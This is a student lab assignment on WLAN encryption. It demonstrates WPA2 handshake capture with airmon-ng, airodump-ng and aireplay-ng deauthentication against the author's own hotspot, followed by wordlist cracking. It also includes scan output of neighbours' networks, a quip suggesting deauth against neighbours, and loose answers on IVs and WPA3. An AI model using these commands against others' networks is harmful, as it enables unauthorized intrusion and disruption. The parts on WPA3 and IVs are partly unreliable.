
Encryption Techniques and Systems, Lecture assignment 4

Pollari Markus


1 Hacking the WLAN encryption

1.1 Starting wpa2 hacking first we need adapter what goes in monitor mode. Luckily, I have one alfa adaper what supports it.
Next we need to put adapter in monitor mode to listen traffic these commands:
sudo airmon-ng start monitor mode. This puts adapter in monitor mode and sudo airmon-ng start wlan0. Start listen to traffic




```
CH  3 ][ Elapsed: 7 mins ][ 2022-11-18 12:28 ][ WPA handshake: 92:1C:87:4A:AE:A5

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

22:B0:01:D5:9B:77  -83        5        0    0   1  130   WPA2 CCMP   PSK  #Telia-D5EB77
7C:77:16:59:71:61  -81        5        0    0   3  270   WPA2 CCMP   PSK  Zyxel_7161
A4:91:B1:47:51:3D  -86        5        0    0   1  130   WPA2 CCMP   PSK  Telia-47513D
FC:2D:5E:29:E6:A0  -75        5        0    0   6  195   WPA2 CCMP   PSK  DNA-Mokkula-2G-2HrJZ7
92:1C:87:4A:AE:A5  -35      381      140    0   6  180   WPA2 CCMP   PSK  Maker
08:62:66:D0:EA:2C  -79       10        0    0   1  130   WPA2 CCMP   PSK  :P
2C:99:24:6E:9F:01  -77        2        0    0  11  130   WPA2 CCMP   PSK  ARRIS-9F03
D6:35:1D:19:C2:11  -79       34        1    0 100 1170   WPA2 CCMP   PSK  #Telia-195209
22:B0:01:CE:10:7B  -80       32       11    0  60 1733   WPA2 CCMP   PSK  #Telia-CE1073-5G
5E:64:8E:55:9F:F2  -72       32        0    0  52  866   WPA2 CCMP   PSK  <length:  0>
5C:64:8E:55:9F:F2  -73       34        0    0  52  866   WPA2 CCMP   PSK  Zyxel_9FF1
20:B0:01:CE:10:73  -78       13        3    0  11  260   WPA2 CCMP   PSK  #Telia-CE1073-5G
A6:91:B1:74:2E:AF  -76       33        1    0  40 1560   WPA2 CCMP   PSK  Telia5GHz-742EA6
D6:3D:F3:55:68:C2  -69       32        0    0  40  866   WPA2 CCMP   PSK  <length:  0>
D4:3D:F3:65:68:C2  -69       32       20    0  40  866   WPA2 CCMP   PSK  Zyxel_68C1
60:D2:48:79:B8:DC  -79        2        0    0   1  130   WPA2 CCMP   PSK  uusi-netti-arris
AC:4C:A5:6B:67:69  -78       15        0    0   1  130   WPA2 CCMP   PSK  CGA2121_3mHKqjM
EC:3E:B3:AB:8C:41  -80        0        2    0   2   -1   WPA              <length:  0>
B4:1C:30:A8:8B:33  -81       32        0    0   1  360   WPA2 CCMP   PSK  Lower G-point
E8:40:F2:7F:D4:73  -74       85      172    0  11  130   WPA2 CCMP   PSK  64de03
60:D2:48:B2:78:4F  -70       60        0    0   6  130   WPA2 CCMP   PSK  ARRIS-2E0F
60:D2:48:A5:6C:47  -73       48        2    0   6  130   WPA2 CCMP   PSK  ARRIS-0635
FC:2D:5E:37:C4:75  -59       99        0    0   6  195   WPA2 CCMP   PSK  4G_Gateway_37C475
```


Line 5 is name Maker what is my phone hotspot name and I m connected to that hotspot my second laptop. So we try to attack it. Next we need to gather information on it, we need BSSID and CH number in Maker line it is CH 6 and BSSID 92:1C:87:4A:AE:A5 command: sudo airodumb-ng wlan0mon -d 92:1C:87:4A:AE:A5 we can then only see Maker now.




```
92:1C:87:4A:AE:A5  -29      440      149    0   6  180   WPA2 CCMP   PSK  Maker
```



You can see interface wlan0 down my connection disconnected shortly put that happens sometimes and you also see station and some mac address that is my second laptop what is connected in that Maker hotspot. So next we need drop my second laptop off and reconnected to this hotspot again to get handshake.
This can be done by sending too many packets that's my hotspot can't handle
comman is: sudo aireplay-ng –deauth 0 -a BSSID wlan0




You can see now under 1 minute it drop my laptop and it reconnected again and we get handshake. In below image right upper corner was appeared wpa handshake




You can use similar attack example to get loud neighbours get off in their wifi 😉

now we need to press crtl c to stop both and it automated saved this handshake file.

next need to stop adapter to monitor mode we don't anymore need it. Using command:
sudo airmon-ng stop wlan0




now we can check the handshake file what we just got. In wireshark using command:
sudo wireshark handshakefile.cap
Then in wireshark we can put to the filter eapol = extensible Authentication protocol over lan. Now we need check if we get all 4 messages so then we can start crack it.




So below command we give that handshakefile and -w is wordlist of passwords. I m using rockyou.txt password list in this case.


And we cracked it under 2 seconds. password was (hellohello)




I don’t demostrate In WPA hacking becouse is almost similar but there we need to get enough data to crack it and ARP reguest that’s all.

It something like 20000 in data section is enough







So only you need to get enough data to get password.

1.2 IV prevents the repetition of a sequence of text in data encryption. Specifically, during encryption, an IV prevents a sequence of plaintext that's identical to a previous plaintext sequence from producing the same ciphertext. If an attacker can view the same encrypted data multiple times, they can decrypt it. That's why encrypted ciphertext data is vulnerable to compromise.

1.3 In WPA3 u can’t bruteforce password anymore because it allows you only give one offline password guess if it goes wrong you need to be next to wireless box to try againg, also adds much stronger 192-bit encryption to the standard to improve the security level a lot.